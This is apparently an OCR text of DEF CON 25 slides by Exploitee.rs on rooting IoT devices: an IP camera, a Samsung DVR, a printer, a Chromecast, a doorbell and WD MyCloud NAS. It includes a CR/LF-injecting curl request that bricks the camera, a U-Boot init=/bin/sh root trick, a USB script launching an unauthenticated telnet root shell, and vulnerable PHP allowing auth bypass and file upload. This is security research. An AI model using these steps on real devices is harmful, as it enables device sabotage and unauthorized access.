All Your Things Are Belong To Us!

http://DC25.Exploitee.rs

About Us

- @Zenofex - Founder of Exploitee.rs, Senior Research Scientist at Cylance, Founder of Pastecry.pt
- @cj_000 – Works at Draper, does hardware/software exploitation things...
- @0x00string – Hacker, Recreational Bug User, Senior Research Engineer
- @maximus64_ – An recent graduate of the University of Central Florida who is a master of the soldering iron.

Note: This presentation and thoughts are ours, and ours alone, and have no relationship to our employers

http://DC25.Exploitee.rs

Other Members

- [mbm] (@mbmwashere) – Co-founder of OpenWRT
- Gynophage (@gyno_lbs) – DEF CON CTF organizer
- @n0nst1ck – “Boring” corp-sec dude
- Saurik (@saurik) – Creator of Cydia
- Tdweng (@tdweng) – Master software developer
- Cody Walker – “Web platform is best platform”
- Ian – “Praises our all mighty internet overlords”

About Exploitee.rs

http://DC25.Exploitee.rs

About Exploitee.rs

- The artists formerly known as GTVHacker
  - Presented at a bunch of stuff (Blackhat, DEF CON, BSides)
- Released root methods for multiple generations of Google TV devices and other embedded systems
  - Televisions, Blu-Ray Players, Refrigerators, and more
- Pushed for DMCA exemptions in jailbreaking smart devices
- Maintains network of sites documenting vulnerabilities
  - Community and Group driven

http://DC25.Exploitee.rs


Types of Vulnerabilities / Exploits

- UART (Universal Asynchronous Receive Transmit) – Debug interface that is usually present
  - Debug interface that is usually present
  - Like a serial port. May gain full access from this alone
- JTAG (Joint Test Action Group) –
  - Debug interface that allows full CPU access
  - Often hard to find, closed, and can use unknown instructions
- Pull and Program –
  - Remove the flash and reprogram - Difficult, but often not protected
- LFD – Local File Disclosure, extracting information from a device
  - Information disclosure
- RCE – Remote Code Execution
  - Payload execution without physical access

http://DC25.Exploitee.rs

Plan of Attack

- Get The Firmware Or Die Trying
  - UART, JTAG, Debug Headers
    - Sometimes the firmware update url is printed to UART / Debug Logs
  - Mobile/Desktop App RE
  - MiTM Network Traffic
  - Dump Flash
- Find More Bugs




http://DC25.Exploitee.rs

Tenvis T8810

- IP Cam
  - Pan, Tilt, Zoom
- Wireless
- Two Way Audio

Tenvis T8810 UART Shell

- UART
  - Linux needs username and password
    - Obvious ones didn't work
- U-boot
  - 3 second timeout – press any key
  - *setenv bootargs console=${consoledev},${baudrate} noinitrd mem=${mem} rw ${rootfstype} init=/bin/sh ;sf probe 0 0;sf read ${loadaddr} ${sfkernel} ${filesize}; bootm*
- Drops to a root shell



Tenvis T8810 Post-Auth Brick


- Post-Auth Semi-Permanent Brick (admin/admin)
  - `curl 'http://192.168.1.88/cgi-bin/hi3510/param.cgi' -H 'Authorization: Basic YWRtaW46YWRtaW4=' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Connection: keep-alive' --data 'cmd=setwirelessattr&cururl=http%3A%2F%2F192.168.1.88%2Fwifi.html&-wf_ssid=%0Assidgoesheres%0D&-wf_auth=3&-wf_mode=%0Dabcdef&-wf_enc=0&-wf_enable=1&-wf_key=key12345' --compressed`
  - *0x0D = Carriage Return*
  - *0x0A = New Line*
- Causes the main app to segfault, possible corruption bug
- Recovery possible via UART

Samsung SDR-3102N Security DVR

- 4 channel Security DVR
  - Keep an eye out on your home or business
- HiSilicon chipset
- Linux
- Seagate 500GB HDD

Samsung SDR-3102N Security DVR UART

- UART Located on board
- Interrupt U-Boot Shell
- Add to bootargs
  - init=/bin/sh
  - console=ttyAMA0,115200
- Boots to kernel
- Exploring the file system...



http://DC25.Exploitee.rs

Samsung SDR-3102N Security DVR USB Root

- Script detects a FAT USB Drive
- Executes "diag_1673" if it exists
- Create a file named "diag_1673"

```
#!/bin/sh
/bin/busybox telnetd -l /bin/sh
```

- Root!

```
DIAG_BIN=diag_1673
USB=`fdisk -l | grep FAT | cut -d ' ' -f 0 | grep -e
if [ "$USB" != "" ]; then
        mount $USB /home/factory
        if [ -f /home/factory/$DIAG_BIN ]; then
                /root/utils/diswdt
                chmod +x /home/factory/$DIAG_BIN
                /home/factory/$DIAG_BIN &
        else
                umount /home/factory
                dvr_run
        fi
else
        dvr_run
fi
```

http://DC25.Exploitee.rs

Samsung SDR-3102N Security DVR Facepalm

- Quick search of "diag_1673" finds a PDF

*** Steps**

1. Copy the config change file to USB drive.

   Ex) "diag_1673"→ File name is different depend on model.
2. Copy the setting saved txt to USB drive ("DVR_conf.txt")
3. Plug the USB drive to DVR and power on.
4. Remove the USB drive after beeping sound.
5. Reboot the DVR.

How to Change MAC and Video Type

Date : 2015-05-01

*** Steps**

1. Copy the config change file to USB drive.
   Ex) "diag_1673"→ File name is different depend on model.
2. Copy the setting saved txt to USB drive ("DVR_conf.txt")
3. Plug the USB drive to DVR and power on.
4. Remove the USB drive after beeping sound.
5. Reboot the DVR.

*** Config File Name** (Change the file name for your model.)

Model	File Name
SRD-1654/1674/473 SRD-1673/1653	diag_1673
SRD-1676/1656	BIST_Hi3531_Hi3532
SRD-876	BIST_Hi3531
SRD-476	BIST_Hi3521
SRD-1673DU	BIST_Hi3531

Model	File Name
SDR-5102	diag_1673
SDR-4102	diag_1673
SDR-3102	diag_1673
SRD-1642	diag_1673
SRD-842	diag_1673

*** TXT File Format** (Refer to the file enclosed)

1) Video Type Change (NTSC/PAL)
   : Type command of video type you want after "[BROAD]:"
   - 0x0 : NTSC
   - 0x1 : PAL
2) MAC Address Change
   : Type mac address after "[MAC]:"

ex) **"DVR_conf.txt"** (To change video type to PAL and MAC address)

```
==================================
   DVR Config TXT [Ver 0.01]
==================================
[BORAD]:0x1
[MAC]:00:16:6C:F1:8F:06
==================================
```

*** Caution**

1. USB drive should be formatted for file system that DVR can recognize.
   : NTFS file system is not available. Format an USB drive through DVR or FAT file system incase using PC.
2. Check the name of config file and it doesn't have an extension.
3. Check the name of txt file and its format of commands.

http://DC25.Exploitee.rs


Samsung SL-M3320ND Printer

- Samsung 600 MHz Cortex A5 with 128 MB DDR SODIMM
- VxWorks Real-time Operating System

http://DC25.Exploitee.rs


Samsung SL-M3320ND Printer NAND Backup

- NAND Backup, in the event something goes wrong




Samsung SL-M3320ND Printer Modifications

- Not Signed, modify the toner level to always read 100%




	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	0123456789ABCDEF0123
037B5694	30	80	BD	E8	4C	30	A0	E3	2A	2F	8F	E2	04	10	A0	E3	0E	00	8D	E8	0...L0..*/......
037B56A8	01	20	A0	E3	05	0C	82	E2	5C	30	8D	E2	00	10	A0	E3	D6	D8	ED	EB	. ...\0......
037B56BC	4C	10	8D	E2	5C	00	9D	E5	C7	FF	FF	EB	54	10	9D	E5	AC	30	8F	E2	L...\.....T....0..
037B56D0	58	20	9D	E5	0E	00	8D	E8	4C	20	9D	E5	50	30	9D	E5	A4	10	8F	E2	X ......L ..P0.....
037B56E4	0C	00	8D	E2	3A	BA	ED	EB	40	00	54	E3	01	00	00	2A	04	20	A0	E1	....:...@.T....*. ..
037B56F8	00	00	00	EA	40	20	A0	E3	0C	10	8D	E2	05	00	A0	E1	BA	B9	ED	EB	....@ ....
037B570C	D1	00	A0	E3	DE	FF	FF	EA	48	5A	02	7E	0D	0A	20	5B	55	50	4A	43	_.......HZ.~.. [UPJC
037B5720	5F	44	61	74	61	43	48	5F	47	65	74	57	65	62	64	61	76	50	61	74	_DataCH_GetWebdavPat
037B5734	68	5D	20	4E	75	6C	6C	20	50	6F	69	6E	74	65	72	20	45	72	72	6F	h] Null Pointer Erro
037B5748	72	20	00	00	2E	2E	5C	2E	2E	5C	2E	2E	5C	53	75	62	73	79	73	74	r ....\..\..\Subsyst
037B575C	65	6D	5C	55	50	5C	41	70	70	5C	55	50	4A	43	5C	55	50	4A	43	5F	em\UP\App\UPJC\UPJC_
037B5770	44	61	74	61	43	68	61	6E	6E	65	6C	2E	63	00	00	00	48	54	54	50	DataChannel.c...HTTP
037B5784	5F	50	55	53	48	00	00	00	68	74	74	70	3A	2F	2F	25	64	2E	25	64	_PUSH...http://%d.%d
037B5798	2E	25	64	2E	25	64	3A	38	30	38	38	2F	25	73	00	00	D3	43	00	EA	.%d.%d:8088/%s...C..
037B57AC	EB	43	00	EA	FA	43	00	EA	03	44	00	EA	40	20	9F	E5	E3	39	A0	E3	.C...C...D..@ ...9..
037B57C0	BC	2A	83	E5	E1	39	A0	E3	34	20	9F	E5	F4	22	83	E5	30	20	9F	E5	.*...9..4 ...."..0 ..
037B57D4	F8	22	83	E5	2C	20	9F	E5	FC	22	83	E5	28	20	9F	E5	00	23	83	E5	.".., ..."..(...#..
037B57E8	24	20	9F	E5	04	23	83	E5	08	23	83	E5	0C	23	83	E5	10	23	83	E5	$ ...#...#...#...#..
037B57FC	1E	FF	2F	E1	7F	F8	FF	EA	6F	35	00	E3	03	00	56	E1	00	30	C8	05	../.....o5....V..0..
037B5810	8C	00	00	0A	00	F0	20	E3	75	D2	ED	EB	08	01	9F	E5	41	1F	8D	E2	..... .u.....A...
037B5824	00	00	90	E5	B2	9D	FF	EB	01	00	50	E3	04	00	00	0A	00	10	A0	E1	.....P..........
037B5838	3C	0F	8F	E2	09	ED	ED	EB	51	DF	8D	E2	10	80	BD	E8	04	30	A0	E1	<.....Q.....0..
037B584C	41	2F	8D	E2	04	00	8D	E2	44	1F	8F	E2	DE	B9	ED	EB	0D	10	A0	E1	A/.....D..........
037B5860	04	00	8D	E2	BA	9D	FF	EB	01	00	50	E3	62	00	00	1A	3F	0F	8F	E2	..........P.b...?...
037B5874	FB	EC	ED	EB	00	00	9D	E5	B8	9D	FF	EB	01	00	50	E3	54	00	00	0A	..............P.T...
037B5888	00	10	A0	E1	44	0F	8F	E2	F4	EC	ED	EB	E9	FF	FF	EA	0D	0A	20	5B	....D.............[



http://DC25.Exploitee.rs


Chromecast (Gen 1)

- Original Chromecast
  - We've rooted this device the first time
  - Helped with the second time too!
- Marvell 88DE3005 (DE3005-A1)



Chromecast (Gen 1) NAND Flash

- Initial release had vulnerable bootloader which allowed booting of an unsigned image
  - Patched in FW ver. 12840
- fail0verflow released an additional bootloader exploit
  - Also patched!
- Downgrade to vulnerable version with a NAND flash programmer using a STM32F4Discovery
- Secure boot is also enabled



Chromecast (Gen 1) NAND Downgrade


- Wire the NAND flash to the STM32F4Discovery board
- Calculate ECC for the bootloader image
- Erase and write in the new bootloader
- Now you can use the original exploit to root your Chromecast

Zmodo ZH-CJAED Smart Doorbell

- Wi-Fi Connected Doorbell
- Streaming Video
- Two-way audio
- Motion Detection
- Purchased at Las Vegas Fry's two days ago
  - Because, what else would anyone do in Las Vegas?

Zmodo ZH-CJAED Hardware Root

1. Connect to UART on the back of the board
2. When it boots it drops to a root shell
3. There is no step three



http://DC25.Exploitee.rs

Zmodo ZH-CJAED Potential Software Root

```
main:
00009118  push    {r4, r11, lr}
0000911c  add     r11, sp, #0x8 {var_4}
00009120  sub     sp, sp, #0xd10 {var_d1c}
// Set aside about 3kb of stack space
00009124  sub     sp, sp, #0xc {Decoded Query}
```

```
0000919c  ldr     r0, [r11,  #-0x24] {Query String}
000091a0  mov     r1, r3 {Decoded Query}
// Happily decodes any size buffer into this fixed size buffer
000091a4  bl      decode
```

http://DC25.Exploitee.rs

CHANGE PLACES!

http://DC25.Exploitee.rs

WD MyCloud

- Network Attached Storage Device
- Multiple models
  - My Cloud
  - My Cloud Gen 2
  - My Cloud Mirror
  - My Cloud PR2100/PR4100
  - My Cloud EX2 Ultra/EX2/EX4
  - My Cloud EX2100/EX4100
  - My Cloud DL2100/DL4100
- Already hacked by us once

http://DC25.Exploitee.rs

WD MyCloud

- Hardware
  - Intel Pentium N3710 quad-core 1.6GHz processor
  - 4GB of RAM
  - 4 Bays

- 83 RCE exploits released by us earlier this year.
  - 14 Pre-auth
    - 13 RCE
    - 1 Arbitrary file upload
  - 70 Post-auth RCE

All pre-auth vulnerabilities patched 1 month after disclosure

No post-auth vulnerabilities were fixed

http://DC25.Exploitee.rs

WD MyCloud Arbitrary File Upload

/var/www/web/jquery/uploader/multi_uploadify.php

```
28 $ip = gethostbyaddr($_SERVER['HTTP_HOST']);
29 $name = $_REQUEST['name'];
30 $pwd = $_REQUEST['pwd'];
31 $redirect_uri =  $_REQUEST['redirect_uri'];
32
33 //echo $name ."<br>".$pwd."<br>".$ip;
34
35
36 $result = @stripslashes( @join( @file( "http://".$ip."/mydlink/mydlink.cgi?cmd=1&name=".$name."=&pwd=".$pwd ),"" ));
37
38 $result_1 = strstr($result,"<auth_status>0</auth_status>");
39 $result_1 = substr ($result_1, 0,28);
40
41 if (strncmp ($result_1,"<auth_status>0</auth_status>",28) == 0 )
42 //if (strstr($result,"<auth_status>0</auth_status>")== 0 )
43 {
44         header("HTTP/1.1 302 Found");
45   header("Location: ".$redirect_uri."?status=0");
46   exit();
47 }
```

Auth based on string returned from a request to a file that does not exist.

http://DC25.Exploitee.rs

WD MyCloud Arbitrary File Upload

/var/www/web/jquery/uploader/multi_uploadify.php

```
50 if (!empty($_FILES)) {
51
52                 $targetPath =  $_REQUEST['folder'] . '/';
53                 $count = (count($_FILES["Filedata"])-2);
54
55
56                 for ( $I=0; $I < $count; $I++ )
57                 {
58                         $tempFile = $_FILES['Filedata']['tmp_name'][$I];
59
60                         if ($tempFile == "")
61                         {
62                                         continue;
63                         }
64                         $new_file_name =  str_replace('\\','',$_FILES['Filedata']['name'][$I]);  //amy++
65                         $targetFile =  str_replace('//','/',$targetPath) . $new_file_name;
66
67                         $status = move_uploaded_file($tempFile,$targetFile);
```

File upload to an arbitrary location through a multipart form upload.

